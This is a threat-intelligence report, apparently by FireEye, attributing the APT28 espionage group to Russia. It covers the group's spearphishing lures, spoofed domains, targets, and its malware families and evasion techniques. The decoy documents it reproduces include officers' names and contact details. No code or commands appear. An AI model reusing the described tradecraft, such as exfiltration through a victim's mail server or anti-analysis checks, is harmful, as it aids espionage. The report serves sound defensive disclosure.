



APT28:

A WINDOW INTO RUSSIA'S CYBER ESPIONAGE OPERATIONS?

SECURITY
REIMAGINED

CONTENTS

EXECUTIVE SUMMARY	3
APT28 TARGETING REFLECTS RUSSIAN INTERESTS	6
APT28 interest in the Caucasus, Particularly Georgia	7
APT28 Targeting of the Georgian Ministry of Internal Affairs (MIA)	8
APT28 Targeting of the Georgian Ministry of Defense	9
APT28 Targeting a Journalist Covering the Caucasus	10
APT28's Other Targets in the Caucasus	11
APT28 Targeting of Eastern European Governments and Militaries	12
APT28 Targeting of NATO and Other European Security Organizations	14
APT28 Targets European Defense Exhibitions	16
Other APT28 Targets Are Consistent With Nation State Interests	17
APT28 MALWARE INDICATES SKILLED RUSSIAN DEVELOPERS	19
Modular Implants Indicate a Formal Development Environment	24
APT28 Malware Indicates Russian Speakers in a Russian Time Zone	25
Compile Times Align with Working Hours in Moscow and St. Petersburg	27
CONCLUSION	28
APPENDIX A: DISTINGUISHING THREAT GROUPS	29
APPENDIX B: TIMELINE OF APT28 LURES	30
APPENDIX C: SOURFACE/CORESHELL	31
APPENDIX D: CHOPSTICK	35
APPENDIX E: OLDBAIT	43

EXECUTIVE SUMMARY

Our clients often ask us to assess the threat Russia poses in cyberspace. Russia has long been a whispered frontrunner among capable nations for performing sophisticated network operations. This perception is due in part to the Russian government's alleged involvement in the cyber attacks accompanying its invasion of Georgia in 2008, as well as the rampant speculation that Moscow was behind a major U.S. Department of Defense network compromise, also in 2008. These rumored activities, combined with a dearth of hard evidence, have made Russia into something of a phantom in cyberspace.

In this paper we discuss a threat group whose malware is already fairly well-known in the cybersecurity community. This group, unlike the China-based threat actors we track, does not appear to conduct widespread intellectual property theft for economic gain. Nor have we observed the group steal and profit from financial account information.

The activity that we profile in this paper appears to be the work of a skilled team of developers and operators collecting intelligence on defense and geopolitical issues – intelligence that would only be useful to a government. We believe that this is an advanced persistent threat (APT) group engaged in espionage against political and military targets including

the country of Georgia, Eastern European governments and militaries, and European security organizations since at least 2007. They compile malware samples with Russian language settings during working hours consistent with the time zone of Russia's major cities, including Moscow and St. Petersburg.

While we don't have pictures of a building, personas to reveal, or a government agency to name, what we do have is evidence of long-standing, focused operations that indicate a government sponsor – specifically, a government based in Moscow.

We are tracking this group as APT28.

¹ Markoff, John. "Before the Gunfire, Cyberattacks". The New York Times 12 August 2008. Web. <http://www.nytimes.com/2008/08/13/technology/13cyber.html>

² Knowlton, Brian. "Military Computer Attack Confirmed". The New York Times. 25 August 2010. Web. <http://www.nytimes.com/2010/08/26/technology/26cyber.html>


KEY FINDINGS

APT28 targets insider information related to governments, militaries, and security organizations that would likely benefit the Russian government.

		
GEORGIA	EASTERN EUROPE	SECURITY ORGANIZATIONS
APT28 likely seeks to collect intelligence about Georgia's security and political dynamics by targeting officials working for the Ministry of Internal Affairs and the Ministry of Defense.	APT28 has demonstrated interest in Eastern European governments and security organizations. These victims would provide the Russian government with an ability to predict policymaker intentions and gauge its ability to influence public opinion.	APT28 appeared to target individuals affiliated with European security organizations and global multilateral institutions. The Russian government has long cited European security organizations like NATO and the OSCE as existential threats, particularly during periods of increased tension in Europe.

Malware compile times suggest that APT28 developers have consistently updated their tools over the last seven years.

KEY FINDINGS



Since 2007, APT28 has systematically evolved its malware, using flexible and lasting platforms indicative of plans for long-term use. The coding practices evident in the group's malware suggest both a high level of skill and an interest in complicating reverse engineering efforts.

- Malware compile times suggest that APT28 developers have consistently updated their tools over the last seven years.
- APT28 malware, in particular the family of modular backdoors that we call CHOPSTICK, indicates a formal code development environment. Such an environment would almost certainly be required to track and define the various modules that can be included in the backdoor at compile time.
- APT28 tailors implants for specific victim environments. They steal data by configuring their implants to send data out of the network using a victim network's mail server.
- Several of APT28's malware samples contain counter-analysis capabilities including runtime checks to identify an analysis environment, obfuscated strings unpacked at runtime, and the inclusion of unused machine instructions to slow analysis.

Indicators in APT28's malware suggest that the group consists of Russian speakers operating during business hours in Russia's major cities.



More than half of the malware samples with Portable Executable (PE) resources that we have attributed to APT28 included Russian language settings (as opposed to neutral or English settings), suggesting that a significant portion of APT28 malware was compiled in a Russian language build environment consistently over the course of six years (2007 to 2013).

Over 96% of the malware samples we have attributed to APT28 were compiled between Monday and Friday. More than 89% were compiled between 8AM and 6PM in the UTC+4 time zone, which parallels the working hours in Moscow and St. Petersburg. These samples had compile dates ranging from mid-2007 to September 2014.

Three themes in APT28's targeting clearly reflect areas of specific interest to an Eastern European government, most likely the Russian government.

APT28 TARGETING REFLECTS

RUSSIAN INTERESTS

Many of APT28's targets align generally with interests that are typical of any government. However, three themes in APT28's targeting clearly reflects areas of specific interest to an Eastern European government, most likely the Russian government. These include the Caucasus (especially the Georgian government), Eastern European governments and militaries, and specific security organizations.

APT28 uses spearphishing emails to target its victims, a common tactic in which the threat group crafts its emails to mention specific topics (lures) relevant to recipients. This increases the likelihood that recipients will believe that the email is legitimate and will be interested in opening the message, opening any attached files, or clicking on a link in the body of the email. Since spearphishing lures are tailored to the recipients

whose accounts APT28 hopes to breach, the subjects of the lures provide clues as to APT28's targets and interests. For example, if the group's lures repeatedly refer to the Caucasus, then this most likely indicates that APT28 is trying to gain access to the accounts of individuals whose work pertains to the Caucasus. Similarly, APT28's practice of registering domains that mimic those of legitimate news, politics, or other websites indicates topics that are relevant to APT28's targets.

We identified three themes in APT28's lures and registered domains, which together are particularly relevant to the Russian government.

In addition to these themes, we have seen APT28 target a range of political and military organizations. We assess that the work of these organizations serves nation state governments.

APT 28: Three Themes



The Caucasus,
particularly the
country of Georgia



Eastern European
governments and
militaries



The North Atlantic
Treaty Organization
(NATO) and other
European security
organizations

⁷Bloomberg. "Neiman Marcus Hackers Set Off 60,000 Alerts While Bagging Credit Card Data." February 2014.

⁸Ibid.

⁹Ibid.

APT28 INTEREST IN THE CAUCASUS, PARTICULARLY GEORGIA



The Caucasus, a region that includes Chechnya and other Russian republics and the independent states of Georgia, Armenia, and Azerbaijan, continues to experience political unrest. The Georgian government's posture and ties to the West are a frequent source of Moscow's frustration, particularly after the 2008 war. Overall, issues in the Caucasus likely serve as focal points for Russian intelligence collection efforts.

Since 2011, APT28 has used lures written in Georgian that are probably intended to target Georgian government agencies or citizens. APT28 is likely seeking information on Georgia's security and diplomatic postures. Specifically, the group has targeted the Georgian Ministry of Internal Affairs (MIA) and the Ministry of Defense (MOD). We also observed efforts to target a journalist working on issues in the Caucasus and a controversial Chechen news site.



Georgian Ministry of Internal Affairs (MIA)

APT28 made at least two specific attempts to target the Georgian Ministry of Internal Affairs.



APT28 Targeting of the Georgian Ministry of Internal Affairs (MIA)

The MIA harbors sensitive information about the inner workings of Georgia's security operations, the country's engagement in multilateral institutions, and the government's communications backbone. It is responsible for³:

- Policing, internal security, and border patrols
- Counterintelligence
- Counterterrorism
- International relations
- Defense of Georgia's strategic facilities and assets
- "Operative-Technical" tasks

APT28 made at least two specific attempts to target the MIA. In one case, we identified an APT28 lure from mid-2013 that referenced MIA-related topics and employed malware that attempted to disguise its activity as legitimate MIA email traffic. The lure consisted of a weaponized Excel file that presented a decoy document containing a list of Georgian driver's

license numbers. The backdoor attempted to establish a connection to a Georgian MIA mail server and communicate via MIA email addresses ending with "@mia.ge.gov". Once connected to the mail server, APT28's backdoor sent an email message using a subject line related to driver's licenses (in Georgian), and attached a file containing system reconnaissance information. This tactic could allow APT28 to obtain data from the MIA's network through a less-monitored route, limiting the MIA network security department's abilities to detect the traffic.

In the second example of MIA targeting, an APT28 lure used an information technology-themed decoy document that included references to the Windows domain "MIA Users\Ortachala..." (Figure 1). This probably referred to the MIA facility in the Ortachala district of Tbilisi, Georgia's capital city. The decoy document also contains metadata listing "MIA" as the company name and "Beka Nozadze"⁴ as an author, a possible reference to a system administrator in Tbilisi. The text of the document purports to provide domain and user group setup

³ Georgian Ministry of Internal Affairs website <http://police.ge/en/home>

⁴ Queries on the author yielded a LinkedIn page for a person of the same name who serves as a system administrator in Tbilisi.

information for internal Windows XP and Windows 7 systems. APT28 possibly crafted this document to appear legitimate to all MIA system users and intended to breach the MIA network specifically using the embedded malware.

APT28 Targeting of the Georgian Ministry of Defense

APT28 also appeared to target Georgia's MOD along with a U.S. defense contractor that was

training the Georgian military. APT28 used a lure document that installed a SURFACE downloader (further discussed in the Malware section) and contained a listing of birthdays for members of a working group between the Georgian MOD and the U.S. defense contractor. The U.S. contractor was involved in a working group to advise the MOD and Georgian Armed Forces, assess Georgia's military capabilities, and develop a military training program for the country.

Figure 1: Georgian MIA-related decoy

Windows XP სისტემის დომეინში დარეგისტრირების წესები

1. დავაინსტალოთ სისტემა
2. შევიდეთ \\file01\SOFT\OS\WindowsXP\WinXPUpdates
3. დავაინსტალოთ ყველა განახლება
4. დავაინსტალოთ ყველა საჭირო პროგრამა (Symantec, MS Office, Adobe Acrobat, Codecs, Players etc.)
5. გავადომეინოთ კომპიუტერი
6. Domain user name და Domain computer name აუცილებლად უნდა ჩასვათ შესაბამის საქანიანები MIA Users\Ortachala... წინააღმდეგ შემთხვევაში დომეინის პოლიტიკა არ იმუშავებს კომპიუტერზე
7. შევიდეთ Computer Management\Local users and Groups\Groups\Administrators
8. დავრწმუნდეთ რომ Administrators ჯგუფში შექმნილია OTD Admins და OTD IT Support ჯგუფები
9. დავრწმუნდეთ რომ Firewall ჩართულია და Remote Desktop მონიშნული
10. დავრწმუნდეთ რომ My Computer\Properties-ზი Allow users to connect remotely to this computer მონიშნულია

Windows 7 სისტემის დომეინში დარეგისტრირების წესები

Figure 2: Excerpt of APT28's letter to a journalist writing on Caucasus-related issues

We wish our cooperation will be both profitable and trusted. Our aim in the Caucasian region is to help people who struggle for their independence, liberty and human rights. We all know, that world is often unfair and cruel, but all together we can make it better.

Send your articles on this email – in Russian or English, please. There are some difficulties with Caucasian languages, but we'll solve the problem pretty soon, I hope.



Targeting journalists could provide APT28 and its sponsors with a way to monitor public opinion, identify dissidents, spread disinformation, or facilitate further targeting.

We believe that APT28's targeting of the MOD aligns with Russian threat perceptions. The growing U.S.-Georgian military relationship has been a source of angst for Russia. Georgia and Russia severed diplomatic relations following the Russia-Georgia War in 2008, and Georgia has since sought to align itself more closely with western security organizations. Additionally, in June 2014, despite Russia's vocal objections, Georgia, along with Ukraine and Moldova, signed association accords with the EU.⁵ This move placed all three countries more firmly in the EU's political, economic, and security spheres of influence. Georgian military security issues, particularly with regard to U.S. cooperation and NATO, provide a strong incentive for Russian state-sponsored threat actors to steal information that sheds light on these topics.

APT28 Targeting a Journalist Covering the Caucasus

Another one of APT28's lures appeared to target a specific journalist covering issues in the Caucasus region. In late 2013, APT28 used a lure that contained a letter addressing a journalist by his first name and claiming to originate from a "Chief Coordinator" in Reason Magazine's "Caucasian Issues Department" - a division that does not appear to exist.⁶ (Reason Magazine is a US-based magazine) The letter welcomed the individual as a contributor and requested topic ideas and identification information in order to establish him at the magazine. In the background, the decoy document installed a SURFACE backdoor on the victim's system.

⁵ "The EU's Association Agreements with Georgia, the Republic of Moldova and Ukraine". European Union Press Release Database. 23 June 2014. Web. http://europa.eu/rapid/press-release_MEMO-14-430_en.htm

⁶ We attempted to identify candidate journalists in the country. One of these was a Georgian national of Chechen descent, whose work appears to center on Chechen and human rights issues. Ultimately, however, we cannot confirm the identity of the target(s).

Table 1: Examples of APT28 domains imitating organizations in the Caucasus

APT28 Domain	Real Domain
kavkazcentr[.]info	The Kavkaz Center / The Caucasus Center, an international Islamic news agency with coverage of Islamic issues, particularly Russia and Chechnya (kavkazcenter.com)
rnil[.]am	Armenian military (mil.am)

The body of the letter suggests that APT28 actors are able to read at least two languages – Russian and English. The grammar of the letter also indicates that English is not the author’s first language, despite it purportedly originating from a US-based magazine. This implies that Russian may be the APT28 author’s preferred language.

Targeting journalists could provide APT28 and its sponsors with a way to monitor public opinion, identify dissidents, spread disinformation, or facilitate further targeting. Several other nation states are suspected of targeting journalists and dissidents to monitor their activity, including China and Iran.^{7,8} Journalists in the Caucasus working on Caucasus independence issues would be a prime target for intelligence collection for Moscow. Journalists critical of the Kremlin have long been targets of surveillance and harassment, and a number of governments and human rights organizations have publicly criticized the government for its treatment of journalists and its increasing consolidation of control over the media.⁹

APT28’s Other Targets in the Caucasus

We have seen APT28 register at least two domains mimicking the domains of legitimate organizations in the Caucasus, as shown in the table below. One APT28 domain imitated a key Chechen-focused news website, while the other appeared to target members of the Armenian military by hosting a fake login page.

Of particular note, the Kavkaz Center is a Chechen-run website designed to present an alternative view to the long-running conflict between Russia and Chechen separatists. In 2004¹⁰ and 2013,¹¹ Russia’s Foreign Minister voiced his displeasure that a Swedish company continues to host the Kavkaz Center website.

⁷ Moran, Ned, Villeneuve, Nart, Haq, Thofique, and Scott, Mike. “Operation Saffron Rose”. FireEye. 13 May 2014. Web. <http://www.fireeye.com/blog/technical/malware-research/2014/05/operation-saffron-rose.html>

⁸ The New York Times publicly disclosed their breach by APT12, which they assess was motivated by the China-based actors’ need to know what the newspaper was publishing about a controversial topic related to corruption and the Chinese Communist Party’s leadership.

⁹ “Russia”. Freedom House Press Release. 2013. Web. <http://www.freedomhouse.org/report/freedom-press/2013/russia#VD8fe9R4rew>

¹⁰ “Chechen website promotes terror: Lavrov”. UPI. 16 November 2014. Web. http://www.upi.com/Top_News/2004/11/16/Chechen-website-promotes-terror-Lavrov/UPI-11601100627922/

¹¹ “Lavrov urges Sweden to ban Chechen website server” The Voice of Russia. 15 May 2013. Web. http://voiceofrussia.com/news/2013_05_15/Lavrov-urges-Sweden-to-ban-Chechen-website-server/

APT28 TARGETING OF EASTERN EUROPEAN GOVERNMENTS AND MILITARIES



Figure 3: Decoy MH17 document probably sent to the Polish government

Malaysia, Netherlands call for immediate cessation of hostilities at crash site

Malaysia and the Netherlands have called for immediate cessation of hostilities in and around the crash site of Malaysia Airline (MAS) Flight MH17 in Torez, Ukraine, lest such tension escalates into war between the Ukrainian government and the separatist groups.

Malaysian Prime Minister Datuk Seri Najib Tun Razak said both countries also asked that all sides, the Ukraine government and separatists, respect the lives lost and integrity of the site, so that the investigation into the disaster may proceed.

"The long walk towards justice begins with this step," Najib said in a statement at joint press briefing with his Dutch counterpart Mark Rutte here Thursday.

The MAS flight, MH17, was flying from Amsterdam to Kuala Lumpur when it went down in Donetsk, eastern Ukraine near the Russian border on July 17.

The Boeing 777-200 aircraft which was carrying 298 people - 283 passengers and 15 crew - was believed to have been shot down, but until today no one has claimed responsibility.

A total of 195 Dutch nationals were on board the flight.

Najib said for the sake of the grieving families, it was imperative that all remains at the crash site were repatriated as soon as possible.

Eastern European countries' political and military postures are traditionally core Russian government interests. The Kremlin has long regarded the former Soviet Republics and satellite states as in its sphere of economic, political, and military interest. Over the past two decades, as many of these states joined NATO and the EU, Russia has attempted to regain its influence in the region. Many of APT28's targets parallel this continued focus on Eastern European governments and militaries.

APT28 Targets Eastern European Government Organizations

We have evidence that APT28 made at least two attempts to compromise Eastern European government organizations:

- In a late 2013 incident, a FireEye device deployed at an Eastern European Ministry of Foreign Affairs detected APT28 malware in the client's network.
- More recently, in August 2014 APT28 used a lure (Figure 3) about hostilities surrounding a Malaysia Airlines flight downed in Ukraine in a probable attempt to compromise the Polish government. A SURFACE sample employed in the same Malaysia Airlines lure was referenced by a Polish computer security company in a blog post.¹² The Polish security company indicated that the sample was "sent to the government," presumably the Polish government, given the company's location and visibility.

¹² "MHT, MS12-27 Oraz *malware*.info" Malware@Prevenity. 11 August 2014. Web. <http://malware.prevenity.com/2014/08/malware-info.html>

Table 2: Examples of APT28 domains imitating legitimate Eastern European organization names

APT28 Domain	Real Domain
standartnevvs[.]com	Bulgarian Standart News website (standartnews.com)
novinitie[.]com, n0vinite[.]com	Bulgarian Sofia News Agency website (novinite.com)
qov[.]hu[.]com	Hungarian government domain (gov.hu)
q0v[.]pl, mail[.]q0v[.]pl	Polish government domain (gov.pl) and mail server domain (mail.gov.pl)
poczta.mon[.]q0v[.]pl	Polish Ministry of Defense mail server domain (poczta.mon.gov.pl)

We have evidence that APT28 made at least two attempts to compromise Eastern European government organizations.

APT28 has registered domains similar to those of legitimate Eastern European news sites and governments, listed in Table 2. These domain registrations not only suggest that APT28 is interested in Eastern European political affairs, but also that the group targets Eastern European governments directly.

In addition, APT28 used one domain for command and control sessions (baltichost[.]org) that was themed after the Baltic Host exercises. Baltic Host is a multinational logistics planning exercise, hosted annually since 2009 by one of the three Baltic States (Estonia, Latvia, and Lithuania, all three of which are on Russia's border) on a rotational basis. In June 2014, this event was integrated with a larger U.S. Army training event, and focused on exercises to improve interoperability with regional allies and partners.^{13,14}

This domain registration suggests that APT28 sought to target individuals either participating in the exercises or interested in Baltic military and security matters. Such targets would potentially provide APT28 with sensitive tactical and strategic intelligence concerning regional military capabilities and relationships. These exercises are a particular point of interest in Moscow: pro-Kremlin press cited Russia's interpretation of these military exercises and NATO's involvement as a "sign of aggression," and Russia's Foreign Minister publicly stated that the exercise was "a demonstration of hostile intention."¹⁵

¹³ "Saber Strike and Baltic Host kick off in Latvia, Lithuania and Estonia". Estonian Defense Forces. 9 June 2014. Web. 11 June 2014. <http://www.mil.ee/en/news/8251/saber-strike-and-baltic-host-kick-off-in-latvia-lithuania-and-estonia>

¹⁴ "Baltic Host 2014 rendering host nation support for the training audience of Exercise Saber Strike 2014 and repelling faked cyber-attacks". Republic of Lithuania Ministry of National Defense. 12 June 2014. Web. http://www.kam.lt/en/news_1098/current_issues/baltic_host_2014_rendering_host_nation_support_for_the_training_audience_of_exercise_saber_strike_2014_and_repelling_faked_cyber-attacks.html

¹⁵ "Tanks, troops, jets: NATO countries launch full-scale war games in Baltic". Russia Today. 9 June 2014. Web. <http://rt.com/news/164772-saber-strike-exercise-nato/>

APT28 TARGETING OF NATO AND OTHER EUROPEAN SECURITY ORGANIZATIONS



APT28's lures and domain registrations also demonstrate their interest in NATO and other European security organizations. NATO remains a chief Russian adversary, or in the words of Russia's 2010 military doctrine, a "main external military danger" particularly as it moves "closer to the borders of the Russian Federation."¹⁶ As the traditional western counterweight to the Soviet Union, Russia regards NATO, particularly NATO's eastward expansion, as a threat to Russia's strategic stability. APT28 also registered a domain name imitating the Organization for Security and Cooperation in Europe (OSCE), an intergovernmental organization that has cited widespread fraud in numerous Russian state

elections. Insider information about NATO, the OSCE and other security organizations would inform Russian political and military policy.

Several of the domains APT28 registered imitated NATO domain names, including those of NATO Special Operations Headquarters and the NATO Future Forces Exhibition. We also observed a user that we suspect works for NATO HQ submit an APT28 sample to VirusTotal, probably as a result of receiving a suspicious email.

Table 3: Examples of APT28 domains imitating legitimate NATO and security websites

APT28 Domain	Real Domain
nato.nshq[.]in	NATO Special Operations Headquarters (nshq.nato.int)
natoexhibitionff14[.]com	NATO Future Forces 2014 Exhibition & Conference (natoexhibition.org)
login-osce[.]org	Organization for Security and Cooperation in Europe (osce.org)

¹⁶ The Military Doctrine of the Russian Federation, approved by Presidential edict on 5 February 2010.

APT28 also demonstrated an interest in defense attachés working in European countries. We identified an APT28 lure containing a decoy document with a list of British officers and U.S. and Canadian military attachés in London.

Figure 4: Decoy document used against military attaches in 2012

Issue:	February 2012				
Notes:	All members listed here in alphabetical order (country, attaché's surname). Social register has been compiled using AMA application forms and MoD White Book Members are kindly asked to check their data and inform the AMA Membership Secretary in case any corrections are to be made.				
COUNTRY	AMA Committee Position (where applicable)	Picture (Attaché)	Surname	Picture (Spouse)	Spouse Surname
	Rank	Name	Planned Departure	Home Tel	Spouse e-mail
	Position	Arrival		Work Tel	
	Embassy/High Commission/Org.			Work Mobile	
	Work Address			Work Fax	
				Work e-mail	
				Home Address	
				Membership Type if not a Regular member	
UNITED KINGDOM	Group Captain	Mark	Page	Jackie	Page
	Asst Hd of International Policy & Planning (Overseas Support)				
	Ministry of Defence Main Building, Level 4, Zone B Whitehall London SW1A 2HB	0207 807 8018 0207 218 9737 mark.cage@mod.uk			Honorary Member
UNITED KINGDOM	Major General	Sandy	Storrie	NO PHOTO	
	Assistant Chief of Defence Staff (Military Strategy)				
	Ministry of Defence				

Finally, APT28 used a lure that contained an apparent non-public listing of contact information for defense attachés in the “Ankara Military Attaché Corps (AMAC),” which appears to be a professional organization of defense attachés in Turkey.

Figure 5: Ankara Military Attaché Corps decoy document

ANKARA MILITARY ATTACHE CORPS (AMAC) (September, 01st 2010)									
FROM OUTSIDE TURKEY: Country Code is 90: Ankara 90 312 -XXX-XXXX Mob 90 XXX XXX-XXXX									
COUNTRY	APPT	RANK	NAME	WIFE	ARRIVAL	DEPART	OFFICE CONTACT	RESIDENCY	EMAIL
FOREIGN ATTACHE LIAISON OFFICE (FALO)									
Appointment RANK NAME WIFE									There are no office e-mails in FALO
Chief FALO Kurmay Albay Ahmet CELIK									
Liaison Officer Binbasi Mustafa Kemal KAHRAMAN									
Liaison Officer Yarbay Metin UZAL Şebnem									
Liaison Officer Yüzbaşı Ekrem ERKAN Vildan									
FALO Tel: 418 3964 Fax: 419 2036 E-Mail: yab_as_als_s@tsk.mil.tr									
After hours emergencies Call TGS Urgent Process Center (UPC) at 418 38 36									
ABBREVIATIONS									
DA	- Defence Attaché			A/_	- Assistant	_			
MA	- Military Attaché			T:	telephone				
AA	- Army Attaché			F:	facsimile (fax)				
AFA	- Air Force Attaché			C:	cellular telephone				
GA	- Gendarmerie Attaché			GS:	General Staff				
NA	- Naval Attaché			V/_	- Vice	_			

APT28 Targets European Defense Exhibitions

In addition to targeting European security organizations and governments, it appears that APT28 is targeting attendees of European defense exhibitions. Some of the APT28-registered domains imitated those of defense events held in Europe, such as the Farnborough Airshow 2014, EuroNaval 2014, EUROSATORY 2014, and the Counter Terror Expo. In September 2014, APT28 registered a domain (smigroup-online.co[.]uk) that appeared to mimic that for the

SMi Group, a company that plans events for the "Defence, Security, Energy, Utilities, Finance and Pharmaceutical sectors." Among other events, the SMi Group is currently planning a military satellite communications event for November 2014.

Targeting organizations and professionals involved in these defense events would likely provide APT28 with an opportunity to procure intelligence pertaining to new defense technologies, as well as the victim organizations' operations, communications, and future plans.



Targeting organizations and professionals involved in these defense events would likely provide APT28 with an opportunity to procure intelligence pertaining to new defense technologies.

OTHER APT28 TARGETS ARE CONSISTENT WITH NATION STATE INTERESTS

APT28 has targeted a variety of organizations that fall outside of the three themes we highlighted above. However, we are not profiling all of APT28's targets with the same detail because they are not particularly indicative of a specific sponsor's interests. They do indicate parallel areas of interest to many governments and do not run counter to Russian state interests.

Other probable APT28 targets that we have identified:

- Norwegian Army (Forsvaret)
- Government of Mexico
- Chilean Military
- Pakistani Navy
- U.S. Defense Contractors
- European Embassy in Iraq
- Special Operations Forces Exhibition (SOFEX) in Jordan
- Defense Attachés in East Asia
- Asia-Pacific Economic Cooperation (APEC)
- Al-Wayi News Site

KEY	
APT28 Registered Domains	
Lure Document	
Phishing Email	

INTERNATIONAL ORGANIZATION

European Commission

UN Office for the Coordination of Humanitarian Affairs

APEC

NATO

OSCE

World Bank

OTHER

Hizb ut-Tahrir

Chechnya Global

Diplomatic Forum

Military Trade Shows



KEY

APT28 Registered Domains	
Lure Document	
Phishing Email	

Our analysis of some of the group's more commonly used tools indicates that APT28 has been systematically updating their malware since 2007.

APT28 MALWARE INDICATES

SKILLED RUSSIAN DEVELOPERS

APT28's tools are suggestive of the group's skills, ambitions, and identity. Our analysis of some of the group's more commonly used tools indicates that APT28 has been systematically updating their tools since 2007. APT28 is most likely supported by a group of developers creating tools intended for long-term use and versatility, who make an effort to obfuscate their activity. This suggests that APT28 receives direct ongoing financial and other resources from a well-established organization, most likely a nation state government. APT28's malware settings suggest that the developers have done the majority of their work in a Russian language build environment during Russian business hours, which suggests that the Russian government is APT28's sponsor.

Some of APT28's more commonly used tools are the SOURFACE downloader, its second stage backdoor EVILTOSS, and a modular family of implants that we call CHOPSTICK.


- **SOURFACE:** This downloader is typically called Sofacy within the cyber security community. However because we have observed the name "Sofacy" used to refer to APT28 malware generally (to include the SOURFACE dropper, EVILTOSS, CHOPSTICK, and the credential harvester OLDBAIT), we are using the name SOURFACE to precisely refer to a specific downloader. This downloader obtains a second-stage backdoor from a C2 server. CORESHELL is an updated version of SOURFACE.
- **EVILTOSS:** This backdoor has been delivered through the SOURFACE downloader to gain system access for reconnaissance, monitoring, credential theft, and shellcode execution.
- **CHOPSTICK:** This is a modular implant compiled from a software framework that provides tailored functionality and flexibility.

A number of the malware variants that we profile below, especially the CHOPSTICK family, demonstrate formal coding practices indicative of methodical, diligent programmers. The modularity of CHOPSTICK alone, with its flexible and lasting platform, demonstrates planning for long-term use and versatility. We have also noted that APT28 tailors implants to their target environments, configuring them to use local network resources such as email servers.

APT28 has attempted to obfuscate their code and implement counter-analysis techniques:

- One of the latest samples of CORESHELL includes counter-reverse engineering tactics via unused machine instructions. This would hinder static analysis of CORESHELL behavior by creating a large amount of unnecessary noise in the disassembly.
- A number of CORESHELL droppers also conduct runtime checks, attempting to determine if they are executing in an analysis environment, and if so, they do not trigger their payloads.
- Many samples across the SURFACE/ CORESHELL, CHOPSTICK, and EVILTOSS

Figure 6: Typical deployment of SURFACE ecosystem



- malware families obfuscate strings that are decoded at runtime. Two of the malware families (SOURFACE/CORESHELL and EVILTOSS) use the same decryption sequence and similar algorithms for string encoding and decoding. These families encode their strings at compile time using a custom stream cipher. From a high level, these ciphers share a similar design across the malware families but differ slightly in the internal arithmetic operations.
- APT28 has employed RSA encryption to protect files and stolen information moved from the victim's network to the controller.

APT28 has made incremental and systematic changes to the SOURFACE downloader and its surrounding ecosystem since as early as 2007. These changes indicate a long-standing and dedicated development effort behind APT28. We have observed samples of the SOURFACE downloader compiled between 2007 and 2014. We call SOURFACE (samples are frequently named netids.dll) a first stage downloader because its primary job is to retrieve a second stage payload from a C2 server. Until 2013, the SOURFACE downloader used hard-coded IP addresses for C2 communications, whereas the future CORESHELL samples use domains.

EVOLUTION OF SOURFACE ECOSYSTEM INDICATES SYSTEMATIC DEVELOPMENT

WHAT IS A MALWARE ECOSYSTEM?

First, a malware family is a collection of malware in which each sample shares a significant amount of code with all of the others. There are exceptions: for example, some files contain public and standard code libraries that we do not take into consideration when making a family determination.

